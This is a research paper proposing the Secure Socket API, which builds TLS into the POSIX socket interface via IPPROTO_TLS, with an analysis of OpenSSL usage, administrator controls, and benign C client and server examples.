In this work we present the Secure Socket API (SSA), a TLS API for applications designed to work within the confines of the existing standard POSIX socket API already familiar to network programmers. We extend the POSIX socket API in a natural way, providing backwards compatibility with the existing POSIX socket interface. This effort required an analysis of current security library use to guide our efforts, and careful interaction with kernel network code to not introduce undue performance overhead in our implementation. The SSA enables developers to quickly build TLS support into their applications and administrators to easily control how applications use TLS on their machines. We demonstrate our prototype SSA implementation across a variety of use cases and also show how it can be trivially integrated into existing programming languages.

Our contributions are as follows:

- An analysis of contemporary use of TLS by 410 Linux packages and a qualitative breakdown of OpenSSL's 504 API endpoints for TLS functionality. These analyses are accompanied by design recommendations for the Secure Socket API, and may also serve as a guide for developers of security libraries to improve their own APIs.
- A description of the Secure Socket API and how it fits within the existing POSIX socket API, with descriptions of the relevant functions, constants, and administrator controls. We also provide example usages and experiences creating new TLS applica-

tions using the SSA that require less than ten lines of code and as little as one. We modify existing applications to use the SSA, resulting in the removal of thousands of lines of existing code.

- A description of and source code for a prototype implementation of the Secure Socket API. We also provide a discussion of benefits and features of this implementation, and demonstrate the ease of adding SSA support to other languages.
- A description of and source code for a tool that dynamically ports existing OpenSSL-using applications to use the SSA without requiring modification.

Previous findings have motivated the work for simpler TLS APIs and better administrator controls. This work explores utilization of the POSIX socket API as a possible avenue to address these needs.

We also discuss some finer points regarding the implementation and use of the SSA. We outline the benefits and drawbacks of our chosen implementation, and do the same for some suggested alternative implementations. For users of the SSA, we discuss the avenues for SSA configuration and its deployment with respect to different platforms and skill levels of users.

## 2 Motivation

TLS use by applications is mired by complicated APIs and developer mistakes, a problem that has been well documented. The `libssl` component of the OpenSSL 1.0 library alone exports 504 functions and macros for use by TLS-implementing applications. This problem is likely to persist, as the unreleased OpenSSL 1.1.1 has increased this number substantially. This and other TLS APIs have been criticized for their complexity [11, 12] and, anecdotally, our own explorations find many functions within `libssl` that have non-intuitive semantics, confusing names, or little-to-no use in applications. A body of work has cataloged developer mistakes when using these libraries to validate certificates, resulting in man-in-the-middle vulnerabilities [4, 11, 8].

A related problem is that the reliance on application developers to implement security inhibits the control administrators have over their own machines. For example, an administrator cannot currently dictate what version of TLS is used by applications she installs, what cipher suites and key sizes are used, or even whether applications use TLS at all. This coupling of application functionality with security policy can make otherwise desirable applications unadoptable by administrators with incompatible security requirements. This problem is exacerbated when security flaws are discovered in applications and administrators must wait for security patches from developers, which may not ever be provided due to project shutdown, financial incentive, or other reasons. Thus TLS connection security is at the mercy of application developers, despite their inability to properly use security APIs and unfamiliarity with the specific security needs of system administrators. One illustration of the demand for administrator control is the Redhat-led effort to create a system-wide "CryptoPolicy" configuration file [15]. Through custom changes in OpenSSL and GNUTLS, this configuration file allows developers to defer some security settings to administrators.

The synthesis of these two problem spaces is that developers lack a common, usable security API and administrators lack control over secure connections. In this paper we explore a solution space to this problem through the POSIX socket API and operating system control. We seek to improve on prior endeavors by reducing the TLS API to a handful of functions that are already offered to and used by network programmers, effectively making the TLS API itself nearly transparent. This drastically reduces the code required to use TLS. We also explore supporting programming languages beyond C/C++ with a singular API implementation. Developers merely select TLS as if it were a built-in protocol such as TCP or UDP. Moreover, this enables administrators to configure TLS policies system-wide, while allowing developers to use options to add configuration and request stricter security policies.

Shifting control of TLS to the operating system and administrators may be seen as controversial. However, most operating systems already offer critical services to applications to reduce code redundancy and to ensure that the services are run in a manner that does not threaten system stability or security. For example, application developers on Linux and Windows are not expected to write their own TCP implementation for networking applications or to implement their own file system functionality when writing to a file. Moreover, operating systems and system administrators have been found to focus more attention on security matters [17]. Thus we believe establishing operating system and administrator control of TLS and related security policies is in line with precedent and best practice.

## 3 SSA Design Goals

Our primary goal in developing the SSA is to find a solution that is both easy to use for developers and grants a high degree of control to system administrators. Since C/C++ developers on Linux and other Unix-like systems already use the POSIX socket API to create applications that access the network, this API represents a compelling path for simplification of TLS APIs. Other languages use this API directly or indirectly, either through imple-

mentation of socket system calls or by wrapping another implementation. If TLS usage can be mapped to existing POSIX API syntax and semantics, then that mapping represents the most simple TLS API possible, in the sense that other approaches would either need to wrap or redefine the standard networking API.

Under the POSIX socket API, developers specify their desired protocol using the last two parameters of the `socket` function, which specify the type of protocol (e.g., `SOCK_DGRAM`, `SOCK_STREAM`), and optionally the protocol itself (e.g., `IPPROTO_TCP`), respectively. Corresponding network operations such as `connect`, `send`, and `recv` then use the selected protocol in a manner transparent to the developer. We explore the possibility of fitting TLS within this paradigm. Ideally, a simplified TLS API designed around the POSIX socket API would merely add TLS as a new parameter value for the protocol (`IPPROTO_TLS`). Subsequent calls to POSIX socket functions such as `connect`, `send`, and `recv` would then perform the TLS handshake, encrypt and transmit data, and receive and decrypt data respectively, based on the TLS protocol. Our design goals are as follows:

1. Enable developers to use TLS through the existing set of functions provided by the POSIX socket API, without adding any new functions or changing of function signatures. Modifications to the API are acceptable only in the form of new *values* for existing parameters. This enables us to provide an API that is already well-known to network programmers and implemented by many existing programming languages, which simplifies both automatic and manual porting to the SSA.
2. Support direct administrator control over the parameters and settings for TLS connections made by the SSA. Applications should be able to increase, but not decrease, the security preferred by the administrator.
3. Export a minimal set of TLS options to applications that allow general TLS use and drastically reduce the amount of TLS functions in contemporary TLS APIs.
4. Facilitate the adoption of the SSA by other programming languages, easing the security burden on language implementations and providing broader security control to administrators.

## 4 OpenSSL Analysis

In the pursuit of our goals, we first gather design recommendations and assess the feasibility of our approach by analyzing the OpenSSL API and how it is used by popular software packages. We explore what functionality should be present in the SSA and how to distill the 504 TLS-related OpenSSL symbols (e.g., functions, macros) to the handful provided by the POSIX socket interface. We limit our analysis to the features exported by `libssl`, the component of OpenSSL responsible for TLS functionality. With few exceptions, `libcrypto`, which supports generic cryptographic activities, is out of the scope of our study. GnuTLS and other libraries could also have been explored, but we choose OpenSSL due to its popularity and expansive feature set, leaving the assessment of other libraries to future work. For the results outlined, we analyzed OpenSSL 1.0.2 and software packages from Ubuntu 16.04. A full listing of our methods and results for our analysis of `libssl` is located at `owntrust.org`.

We collected the source code for all standard Ubuntu repository software packages that directly depend on `libssl`. We then filtered the resulting 882 packages for those using C/C++, leaving 410 packages for our analysis of direct use of `libssl`. Of these, 276 have TLS server functionality and 340 have TLS client functionality (248 have both). Note that packages using other languages may depend on OpenSSL by utilizing one of the packages in our analysis. We analyzed the source code of each package in our derived set in the context of its use of the symbols exported by `libssl`.

To obtain a comprehensive list of functionality offered by `libssl`, we extracted the symbols (e.g., functions, constants) it exports to applications. We also augmented this list of 323 symbols by recursively adding preprocessor macros that use already-identified symbols. This resulted in a cumulative list of 504 unique API symbols that developers can use when interfacing with OpenSSL's `libssl`. We then cataloged the behavior and uses of each of these symbols using descriptions in the official API documentation, in cases where such entries existed. Manual inspection of source code and unofficial third-party documentations were used to catalog symbols not present in the official documentation. We categorized each of the symbols into the groups shown in Table 1. Our selection of packages made a total of 24,124 calls to the `libssl` API.

The resulting categories are of two types: those that are used for specifying behavior of the TLS protocol itself (e.g., symbols that indicate which TLS version to use, or how to validate a certificate), and those that relate specifically to OpenSSL's implementation (e.g., symbols used to allocate and free OpenSSL structures, options to turn on bug workarounds). For each category, we employed both automated static code analysis techniques, using Joern [26], and manual inspection to understand the use cases for each of its symbols.

Immediately we found that 170 of the 504 API symbols are not used by any application in our analysis. Despite this, we manually inspected every symbol in the API to determine whether they offered an important use case for the SSA. The highlights of our findings for select categories are as follows.

| Category | Symbols | Uses |
|---|---|---|
| TLS Functionality | | |
| Version selection | 29 | 1306 |
| Cipher suite selection | 39 | 1467 |
| Extension management | 68 | 597 |
| Certificate/Key management | 73 | 2083 |
| Certificate/Key validation | 51 | 3164 |
| Session management | 61 | 1155 |
| Configuration | 19 | 1337 |
| Other | | |
| Allocation | 33 | 6087 |
| Connection management | 41 | 5228 |
| Miscellaneous | 64 | 1468 |
| Instrumentation | 26 | 232 |

Table 1: Breakdown of OpenSSL's `libssl` symbols.

## 4.1 Version Selection

OpenSSL allows developers to specify the versions of TLS which their connections should use, and retrieve this information. Of calls that set a version, 459 (54%) are functions prefixed with `SSLv23`, which default to the latest TLS version supported by OpenSSL, but also allow fallback to supported previous versions. The OpenSSL documentation indicates that these functions are preferred [10]. Of the 388 (68%) calls that indicate a singular TLS version to use, only 60 (15%) use the latest version of TLS (1.2), and 83 (21%) specify the use of the vulnerable SSL 3.0. Another 190 (49%) directly specify the use of TLS 1.0, through the use of `TLSv1_method` settings. Our inspection of source code comments surrounding these uses suggest that many developers erroneously believe that it selects the latest TLS version. We also found that many uses of version selection functions are determined by compile-time settings supplied by package maintainers and system administrators.

In aggregate, these version selection behaviors suggest that overwhelmingly developers want the system to select the version for them, directly or indirectly, or are adopting lower versions erroneously. We therefore recommend that the SSA use the latest uncompromised TLS versions by default, and that deviation from this be controlled by the system administrator.

## 4.2 Cipher Suite Selection

In our dataset, 221 (54%) packages contain code that sets the ciphers used by OpenSSL directly, using the `*_set_cipher_list` functions. Due to limitations in how Joern performs static analysis, we are not able to determine all of the parameter values provided to these functions. However, a sample of applications with hardcoded ciphers suggests some bad practice. Of note are the uses of `eNULL` (5), `NULL` (10), `COMPLEMENTOFALL` (3), `RC4` (2), and `MD5` (1), all of which enable vulnerable ciphers or enable the null cipher, which offers no encryption at all. We manually analyzed an additional sample of packages and found that many adopt default settings or retrieve their cipher suite lists dynamically from environment variables and configuration files.

Our analysis indicates that, like with version selection, developers want to let the system select cipher suites for them, and that those who choose to hardcode behaviors often make mistakes. We thus recommend that allowed cipher suites be set by the system administrator. The SSA could allow applications to further limit cipher suites, but should not let them request suites that are not allowed by the administrator.

## 4.3 Extension Management

OpenSSL exports explicit control of ten TLS extensions through functions in the extension management category. Only two extensions are used somewhat regularly – Server Name Indication (SNI), in 77 (19%) applications, and Next Protocol Negotiation (NPN) and its successor Application-Layer Protocol Negotiation (ALPN), in 60 (15%) applications. Five other extensions–including Online Certificate Status Protocol (OCSP)– are used much less often, and Heartbeats, PRF, Serverinfo, and Supported Curves are not used at all.

Our observation is that many extensions should be configured by the system administrator. For example, SNI and OCSP could be enabled system-wide so that all applications use them. In addition, there are relatively few cases where developers need to supply configuration for an extension, such as a hostname with SNI or a list of protocols with ALPN. We therefore recommend that the SSA implement extensions on behalf of the application and expose an interface to developers for supplying configuration information.

## 4.4 Certificate/Key Management

Of the 73 API functions used for managing keys and certificates, 39 (54%) are unused. Another 17 (23%) are used by less than five software packages. The remaining functions are used heavily, with a combined call count of 2083 from hundreds of distinct packages. Most of these are used to either specify a certificate or private key for the TLS connection. However, one is used to verify that a given private key corresponds to a particular certificate, and two are used to provide decryption passphrases to unlock private keys.

Given that most functions in this category are unused, and that all but three of those that are used are for specifying the locations of certificates and private keys, we recommend the SSA have simplified options for supplying private key and certificate data. These options should take both chains and leaf certificates as input, in keeping with recommendations in the OpenSSL documentation. Additionally, the SSA can check whether a supplied key is valid for supplied certificates on behalf of the developer, removing the need for developers to check this themselves, reporting relevant errors through return values of key assignment functionality.

## 4.5 Certificate Validation

Under TLS, failure to properly validate a certificate presented by the other endpoint undermines authentication guarantees. Previous research has shown that developers often make mistakes with validation [11, 4, 8]. Our analysis indicates that the certificate validation functions in OpenSSL are heavily used, but confirms that developers continue to make mistakes. We found that 6 packages disable validation entirely and specify no callback for custom validation, indicating the presence of a man-in-the-middle vulnerability. We have notified the relevant developers of these problems. A total of 7 packages use `SSL_get_verify_result`, but neglect to ensure `SSL_get_peer_certificate` returns a valid certificate. Neglecting this call is documented as a bug in the OpenSSL documentation, because receiving no certificate results in a success return value.

Recent work has described the benefits of handling verification in an application-independent manner and under the control of administrator preferences [18, 3]. Given this work and the poor track record of applications, we recommend that validation be performed by the SSA, which should implement administrator preferences and provide secure defaults. This includes the employ of strengthening technologies such as OSCP [22], CRLs [6], etc. We make this recommendation with one caveat: if an application would like to validate a certificate based on a hard-coded set or its own root store, then it can supply a set of trusted certificates to the SSA.

## 4.6 Session Management

Performing the TLS handshake requires multiple round trips, which can be relatively expensive for latency-sensitive applications. Session caching alleviates this by storing TLS session data for resumption during an abbreviated handshake. Most of the analyzed packages, 299 (73%), do not make any changes to the default session caching mechanisms of OpenSSL. Within the other 27%, the most common modification is to simply turn caching off entirely. The remaining uses disable individual caching features or are calls to explicitly retain default settings. There are 31 packages that implement custom session cache handling. Manual inspection of these packages found this was used for logging and to pass session data to other processes, presumably to support load balancing for servers.

We recommend that session caching be implemented by the SSA, relieving developers of this burden, with options for developers to disable caching and customize session TTLs. Because it operates as an OS service, the SSA is uniquely positioned to allow sharing of session state between processes of the same application. This could be further adapted to support session sharing between instances of an application on different machines.

## 4.7 Configuration

OpenSSL provides configuration of various options that control the behavior of TLS connections, along with modes that allow fine-tuning the TLS implementation, such as indicating when internal buffers should be released or whether to automatically perform renegotiation. Most calls in this category, 830 (62%), are used to adjust options. The four most-used options disable vulnerable TLS features and older versions (e.g., compression, SSLv2, SSLv3), and enable all bug workarounds (for interoperability with other TLS implementations). An additional 337 (25%) calls in this category set various modes. Of these, 138 (41%) set a flag that makes I/O operations on a socket block if the handshake has not yet completed, 189 (56%) set flags that modify the `SSL_write` function to behave more like `write`, and 47 (14%) use a flag that reduces the memory footprint of idle TLS connections. Also present are 32 calls (2%) to functions that change how many bytes OpenSSL reads during receive operations. Through manual inspection we find that many of these configurations are set by compilation parameters, suggesting that many developers are leaving these decisions to administrators already.

Given that the uses of this category are primarily bug workarounds and restricting the use of outdated protocols, and that many of these are already set through compilation flags, we recommend leaving such configurations to the administrator. Software updates can apply bug workarounds and disable vulnerable protocols in one location, deploying them to all applications automatically. Modes and other configuration settings in this category tend to control subtleties of read and write operations. Under the SSA, I/O semantics are largely determined by the existing POSIX socket standard, so we ignore them.

### 4.8 Non-TLS Protocol Specific Functions

The remaining categories consist of functions not applicable to the SSA or those trivially mapped to it. The allocation category contains functions such as `SSL_library_init` and `SSL_free`, whose existence is obviated by the existence of the SSA because all relevant memory allocation and freeing is performed as part of calls such as `socket` and `close`. The connection management category contains functions that perform connection and I/O operations on sockets. All of these have direct counterparts within the POSIX socket API, or have combinations of symbols that emulate the behavior, such as `SSL_connect` (`connect`), and `SSL_Peek` (`recv` with `MSG_PEEK` flag). Another example is that of `SSL_get_error`, which when called returns a value similar to `errno`. These functions should therefore be mapped to their POSIX counterparts for the SSA. The instrumentation and miscellaneous categories contain functionality that monitors raw TLS messages, extracts information from internal data structures, is scheduled for deprecation, etc.

## 5 The Secure Socket API

We designed the SSA using lessons learned from our study of `libssl` and its usage. The SSA is responsible for automatic management of every TLS category discussed in the previous section, including automatic selection of TLS versions, cipher suites, and extensions. It also performs automatic session management and automatic validation of certificates. By using standard network send and receive functions, the SSA automatically and transparently performs encryption and decryption of data for applications, passing relevant errors through `errno`. All of these are subject to a system configuration policy with secure defaults, with customization abilities exported to system administrators and developers. Administrators set global policy (and can set policy for individual applications), while developers can choose to further restrict security. Developers can increase security, but cannot decrease it.

### 5.1 Usage

Under the Secure Socket API, all TLS functionality is built directly into the POSIX socket API. The POSIX socket API was derived from Berkeley sockets and is meant to be portable and extensible, supporting a variety of network communication protocols. As a result, TLS fits nicely within this framework, with support for all salient operations integrated into existing functions without the need for additional parameters, pursuant to our first design goal. When creating a socket, developers select TLS by specifying the protocol as `IPPROTO_TLS`. Data is sent and received through the socket using standard functions such as `send` and `recv`, which will be encrypted and decrypted using TLS, just as network programmers expect their data to be placed inside and removed from TCP segments under `IPPROTO_TCP`. To transparently employ TLS in this fashion, other functions of the POSIX socket API have specialized TLS behaviors under `IPPROTP_TLS` as well. Table 2 contains a brief description of the POSIX socket API functions with the specific behaviors they adopt under TLS.

To offer concrete examples of SSA utilization, we also present code for a simple client and server in Figure 1. Both the client and the server create a socket with the `IPPROTO_TLS` protocol. The client uses the standard `connect` function to connect to the remote host, also employing the `AF_HOSTNAME` address family to indicate to which hostname it wishes to connect. The client `send`s a plaintext HTTP request to the selected server, which is then encrypted by the SSA before transmission. The response received is also decrypted by the SSA before placing it into the buffer provided to `recv`.

In the server case, the application calls `bind` to give itself a source address of 0.0.0.0 (`INADDR_ANY`) on port 443. Before it calls `listen`, it uses two calls to `setsockopt` to provide the location of its private key and certificate chain file to be used for authenticating itself to clients during the TLS handshake. After the listening descriptor is established, the server then iteratively handles requests from incoming client connections, and the SSA performs a handshake with clients transparently using the provided options. As with the client case, calls to `send` and `recv` have their data encrypted and decrypted in accordance with the TLS session, before they are delivered to relevant destinations.

### 5.2 Administrator Options

Our second design goal is to enable administrator control over TLS parameters set by the SSA. Administrators gain this control through a protected configuration file, which exports the following options:

- **TLS Version:** Select which TLS versions to enable, in order of preference (default: TLS 1.2, TLS 1.1, TLS 1.0).
- **Cipher Suites:** Select which cipher suites to enable, in order of preference (vulnerable ciphers are disabled by default).
- **Certificate Validation:** Select active certificate validation mechanisms and strengthening technologies. We cover this in more detail at the end of this section.
- **Honor Application Validation:** Specify whether to honor validation against root stores supplied by applications (default: true).

| POSIX Function | General Behavior | Behavior under IPPROTO_TLS |
|---|---|---|
| `socket` | Create an endpoint for communication utilizing the given protocol family, type, and optionally a specific protocol. | Create an endpoint for TLS communication, which utilizes TCP for its transport protocol if the `type` parameter is `SOCK_STREAM` and uses DTLS over UDP if `type` is `SOCK_DGRAM`. |
| `connect` | Connect the socket to the address specified by the `addr` parameter for stream protocols, or indicate a destination address for subsequent transmissions for datagram protocols. | Perform a connection for the underlying transport protocol if applicable (e.g., TCP handshake), and perform the TLS handshake (client-side) with the specified remote address. Certificate and hostname validation is performed according to administrator and as optionally specified by the application via `setsockopt`. |
| `bind` | Bind the socket to a given local address. | No TLS-specific behavior. |
| `listen` | Mark a connection-based socket (e.g., `SOCK_STREAM`) as a passive socket to be used for accepting incoming connections. | No TLS-specific behavior. |
| `accept` | Retrieve connection request from the pending connections of a listening socket and create a new socket descriptor for interactions with the remote endpoint. | Retrieve a connection request from the pending connections, perform the TLS handshake (server-side) with the remote endpoint, and create a new descriptor for interactions with the remote endpoint. |
| `send`, `sendto`, etc. | Transmit data to a remote endpoint. | Encrypt and transmit data to a remote endpoint. |
| `recv`, `recvfrom`, etc. | Receive data from a remote endpoint. | Receive and decrypt data from a remote endpoint. |
| `shutdown` | Perform full or partial tear-down of connection, based on the `how` parameter. | Send a TLS close notify. |
| `close` | Close a socket, perform connection teardown if there are no remaining references to socket. | Close a socket, send a TLS close notify, and tear-down connection, if applicable. |
| `select`, `poll`, etc. | Wait for one or more descriptors to become ready for I/O operations. | No TLS-specific behavior. |
| `setsockopt` | Manipulate options associated with a socket, assigning values to specific options for multiple protocol levels of the OSI stack. | Manipulate TLS specific options when the `level` parameter is `IPPROTO_TLS`, such as specifying a certificate or private key to associate with the socket. Other `level` values interact with the socket according to their existing semantics. |
| `getsockopt` | Retrieve a value associated with an option from a socket, specified by the `level` and `option_name` parameters. | For a `level` value of `IPPROTO_TLS`, retrieve TLS-specific option values. Other `level` values interact with the socket according to their existing semantics. |

Table 2: Brief descriptions of the behavior of POSIX socket functions generally and under `IPPROTO_TLS` specifically. General behavior is paraphrased from relevant manpages.

```
/* Use hostname address family */
struct sockaddr_host addr;
addr.sin_family = AF_HOSTNAME;
strcpy(addr.sin_addr.name, "www.example.com");
addr.sin_port = htons(443);

/* Request a TLS socket (instead of TCP) */
fd = socket(PF_INET, SOCK_STREAM, IPPROTO_TLS);
/* TLS Handshake (verification done for us) */
connect(fd, &addr, sizeof(addr));

/* Hardcoded HTTP request */
char http_request[] = "GET / HTTP/1.1\r\n..."
char http_response[2048];
memset(http_response, 0, 2048);
/* Send HTTP request encrypted with TLS */
send(fd,http_request,sizeof(http_request)-1,0);
/* Receive decrypted response */
recv(fd, http_response, 2047, 0);
/* Shutdown TLS connection and socket */
close(fd);
/* Print response */
printf("Received:\n%s", http_response);
return 0;
```

(a) A simple HTTPS client example under the SSA. Error checks and some trivial code are removed for brevity. Alternatively, the client could have used the `TLS_REMOTE_HOSTNAME` option with `setsockopt` to indicate the hostname, and called `connect` using traditional `AF_INET` or `AF_INET6` address families.

```
/* Use standard IPv4 address */
struct sockaddr_in addr;
addr.sin_family = AF_INET;
addr.sin_addr.s_addr = INADDR_ANY;
/* We want to listen on port 443 */
addr.sin_port = htons(443);

/* Request a TLS socket (instead of TCP) */
fd = socket(PF_INET, SOCK_STREAM, IPPROTO_TLS);
/* Bind to local address and port */
bind(fd, &addr, sizeof(addr));
/* Assign certificate chain */
setsockopt(fd, IPPROTO_TLS,
           TLS_CERTIFICATE_CHAIN,
           CERT_FILE, sizeof(CERT_FILE));
/* Assign private key */
setsockopt(fd, IPPROTO_TLS, TLS_PRIVATE_KEY,
           KEY_FILE, sizeof(KEY_FILE));
listen(fd, SOMAXCONN);

while (1) {
  struct sockaddr_storage addr;
  socklen_t addr_len = sizeof(addr);
  /* Accept new client and do TLS handshake
  using cert and keys provided */
  int c_fd = accept(fd, &addr, &addr_len);
  /* Receive decrypted request */
  recv(c_fd, request, BUFFER_SIZE, 0);
  handle_req(request, response);
  /* Send encrypted response */
  send(c_fd, response, BUFFER_SIZE, 0);
  close(c_fd);
}
```

(b) A simple server example under the SSA. Error checks and some trivial code are removed for brevity.

Figure 1: Code examples for applications using the SSA.

- **Enabled Extensions:** Specify names of extensions to employ (e.g., "ALPN").
- **Session Caching:** Configure session cache information (TTL, size, location).
- **Default Paths:** Specify default paths for the private keys and certificates to employ when developers do not supply them.

#### 5.2.1 Application Profiles

The settings mentioned are applied to all TLS connections made with the SSA on the machine. However, additional configuration profiles can be created or installed by the administrator for specific applications that override the global settings. The SSA enforces global TLS policy for any application, unless a configuration profile for that specific application is present, in which case it enforces the settings from the application-specific profile. We do this in a fashion similar to the application-specific profiles of AppArmor [24], the mandatory access control module used by Ubuntu and other Linux distributions. Under AppArmor, application-specific access control policy is defined in a textual configuration file, which specifies the target application using the file system path to the executable of the application. When the application is run, AppArmor uses the rules in the custom profile when enforcing access control policy. Ubuntu ships with AppArmor profiles for a variety of common applications. Administrators can create their own profiles or customize those supplied by their OS vendor. We adopt a similar scheme, in which TLS configuration can be tailored to specific applications using custom SSA configuration profiles. These application profiles can be distributed by OS vendors, application developers, and third parties, or created by administrators. In any case, administrators are free to modify any configuration to match their policies.

#### 5.2.2 Certificate Validation

Special care is given to certificate validation as it is complex and commonly misused. In an effort to maximize security and the flexibility available to administrators, the SSA allows administrators to select between standard validation and TrustBase [18]. Under standard validation, traditional certificate validation will be performed. This includes some additional checks made by strengthening technologies, such as revocation checks, where available. TrustBase is available for administrators who wish to have finer-grained control over validation, or who wish to employ more exotic validation mechanisms. Under TrustBase, administrators can employ multiple validation strategies, and use them simultaneously with various aggregation policies. For example, using TrustBase, we have deployed validation strategies

| IPPROTO_TLS socket option | Purpose |
|---|---|
| TLS_REMOTE_HOSTNAME | Used to indicate the hostname of the remote host. This option will cause the SSA to use the Server Name Indication in the TLS Client Hello message, and also use the specified hostname to verify the certificate in the TLS handshake. Use of the AF_HOSTNAME address type in connect will set this option automatically. |
| TLS_HOSTNAME | Used to specify and retrieve the hostname of the local socket. Servers can use this option to multiplex incoming connections from clients requesting different hostnames (e.g., hosting multiple HTTPS sites on one port). |
| TLS_CERTIFICATE_CHAIN | Used to indicate the certificate (or chain of certificates) to be used for the TLS handshake. This option can be used by both servers and clients. A single certificate may be used if there are no intermediate certificates to be used for the connection. The value itself can be sent either as a path to a certificate file or an array of bytes, in PEM format. This option can be set multiple times to allow a server to use multiple certificates depending on the requests of the client. |
| TLS_PRIVATE_KEY | Used to indicate the private key associated with a previously indicated certificate. The value of this option can either be a path to a key file or an array of bytes, in PEM format. The SSA will report an error if the provided key does not match a provided certificate. |
| TLS_TRUSTED_PEER_CERTIFICATES | Used to indicate one or more certificates to be a trust store for validating certificates sent by the remote peer. These can be leaf certificates that directly match the peer certificate and/or those that directly or indirectly sign the peer certificate. Note that in the presence or absence of this option, peer certificates are still validated according to system policy. |
| TLS_ALPN | Used to indicate a list of IANA-registered protocols for Application-Layer Protocol Negotiation (e.g., HTTP/2), in descending order of preference. This option can be fetched after connect/accept to determine the selected protocol. |
| TLS_SESSION_TTL | Request that the SSA expire sessions after the given number of seconds. A value of zero disables session caching entirely. |
| TLS_DISABLE_CIPHER | Request that the underlying TLS connection not use the specified cipher. |
| TLS_PEER_IDENTITY | Request the identity of remote peer as indicated by the peer's certificate. |
| TLS_PEER_CERTIFICATE_CHAIN | Request the remote peer's certificate chain in PEM format for custom inspection. |

Table 3: Sample of socket options at the IPPROTO_TLS level

consisting of combinations of standard validation, OCSP checking [22], Google CRLset checking [21], certificate pinning, and DANE [13]. Additional validation mechanisms not listed can also be used, such as notary-based validation, through the TrustBase plugin API.

## 5.3 Developer Options and Use Cases

The setsockopt and getsockopt POSIX functions provide a means to support additional settings in cases where a protocol offers more functionality than can be expressed by the limited set of principal functions. Under Linux, 34 TCP-specific socket options exist to customize protocol behavior. For example, the TCP_MAXSEG option allows applications to specify the maximum segment size for outgoing TCP packets. Arbitrary data can be transferred to and from the API implementation using setsockopt and getsockopt, because they take a generic pointer and a data length (in bytes) as parameters, along with an optname constant identifier. Adding a new option can be done by merely defining a new optname constant to represent it, and adding appropriate handling code to the implementation of setsockopt and getsockopt.

In accordance with this standard, the SSA adds a few options for IPPROTO_TLS. These options and their uses are described in Table 3. These reflect a minimal set of recommendations gathered from our analysis of existing TLS use by applications, reflecting our third design goal. This set can easily be expanded to include other options as their use cases are explored and justified. We caution against adding to this list ad nauseam, as it may undermine the simplicity with which developers interact with the SSA.

In many cases, a developer writing TLS client code only needs to write or change a few lines of code to create a secure connection. The developer simply uses IPPROTO_TLS as the third parameter of their call to socket and then calls setsockopt with the TLS_REMOTE_HOSTNAME option to provide a destination hostname. Use of this option allows SSA to automatically include the SNI extension and properly validate the hostname for a certificate offered by a server. To streamline this process, we add a new sockaddr type, AF_HOSTNAME, which can be supplied to connect. Some languages, such as Python, have already made this change to their analog of connect, allowing hostnames to be provided in place of IP addresses. When supplied with a hostname address type, the connect function will perform the necessary host lookup and perform a TLS handshake with the resulting address, also using the provided hostname for certificate validation and the SNI ex-

| Program | LOC Modified | LOC removed | Familiar with code | Time Taken |
|---|---|---|---|---|
| wget | 15 | 1,020 | No | 5 Hrs. |
| lighttpd | 8 | 2,063 | No | 5 Hrs. |
| ws-event | 5 | 0 | Yes | 5 Min. |
| netcat | 5 | 0 | No | 10 Min. |

Table 4: Summary of code changes required to port a sample of applications to use the SSA. wget and lighttpd used existing TLS libraries, ws-event and netcat were not originally TLS-enabled. LOC = Lines of Code

tension. This also obviates the need for developers to explicitly call `gethostbyname` or `getaddrinfo` for hostname lookups, which further simplifies their code.

The SSA enables a useful split between administrator and developer responsibilities for secure servers. An administrator can use software from *Let's Encrypt* to automatically obtain certificates for the hostnames associated with a given machine, and associate those certificates (and keys) with an SSA profile for the application. All the developer needs to do to create a secure server is to specify `IPPROTO_TLS` in their call to `socket`, and then bind to all interfaces on a given machine. When incoming clients specify a hostname with SNI, the SSA automatically supplies the appropriate certificate for the hostname. If an incoming socket does not use SNI, then the SSA defaults to the first certificate listed in its configuration. If the developer wishes to bind to a particular hostname, then they may use `setsockopt` with the `TLS_HOSTNAME` option on their listening socket.

The options listed in Table 3 are useful primarily in special cases, such as for client certificate pinning, or specifying a particular certificate and private key to use in the TLS handshake.

## 5.4 Porting Applications to the SSA

To obtain metrics on porting applications to use the SSA, we modified the source code of four network programs. Two of these already used OpenSSL for their TLS functionality, and two were not built to use TLS at all. Table 4 summarizes the results of these efforts.

We modified the command-line `wget` web client to use the SSA for its secure connections. Normally, `wget` links with either GnuTLS or OpenSSL for TLS support, based on compilation configuration. Our modifications required only 15 lines of source code. These changes involved using `IPPROTO_TLS` in the `socket` call when the URL scheme was secure (e.g., HTTPS, FTPS) and then assigning the appropriate hostname to the socket, using `setsockopt` with the `TLS_REMOTE_HOSTNAME` option. The resulting binary could then be compiled without linking with either GnuTLS or OpenSSL, removing 1,020 lines of OpenSSL-using code and allowing the administrator to dictate the parameters of TLS connections made. This modification was made in five hours by a programmer with no prior experience with `wget`'s source code or OpenSSL, but who had a working knowledge of C and POSIX sockets.

We also modified `lighttpd`, a light-weight event-driven TLS webserver, to use the SSA instead of OpenSSL. This required only the modification of four lines of code, which merely specified `IPPROTO_TLS` in places where sockets were created. We also made optional calls to `setsockopt` to specify the private key and certificate chain (and check errors), with an additional four lines of code. We removed 2,063 lines of code used for interfacing with OpenSSL. These software packages were then tested to ensure that they functioned properly and used the TLS settings enforced by the SSA. This modification was made in five hours by another individual with no prior experience with `lighttpd`'s source code or OpenSSL, but who had a working knowledge of C and POSIX sockets. In porting this and `wget`, most of the time spent was used to become familiar with the source code and remove OpenSSL calls.

We also modified two applications that did not previously use TLS, an in-house webserver and the `netcat` utility. The webserver required modifying only one line of code—the call to `socket` to use `IPPROTO_TLS` on its listening socket. Under these circumstances, the certificate and private key used are from the SSA configuration. However, these can be specified by the application with another four lines of code to set the private key and certificate chain and check for corresponding errors. In total, this TLS upgrade required less than five minutes. The TLS upgrade for `netcat` for both server and client connections required modifying five lines of code and was accomplished in under ten minutes, with the developer not being familiar with the code beforehand.

These efforts suggest that porting insecure programs to use the SSA can be accomplished quickly and that porting OpenSSL-using code to use the SSA can be relatively easy, even without prior knowledge of the codebase.

## 5.5 Language Support

One of the benefits of using the POSIX socket API as the basis for the SSA is that it is easy to provide SSA support to a variety of languages, which is in line with our fourth design goal. This benefit accrues if an implementation of the SSA instruments the POSIX socket functionality in the kernel through the system call interface, which all network-using languages already rely upon. Any language that uses the network must interface with network system calls, either directly through machine instructions

or indirectly by wrapping another language's implementation. Therefore, given an implementation in the kernel, it is trivial to add SSA support to other languages that have networking support. We describe how our implementation accomplishes this in Section 6.

